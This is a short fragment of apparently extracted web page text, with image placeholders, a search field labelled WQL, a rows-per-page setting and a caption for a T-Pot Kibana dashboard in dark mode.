
Search

WQL


Rows per page: 10

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
T-Pot Kibana Dashboard (Dark Mode)



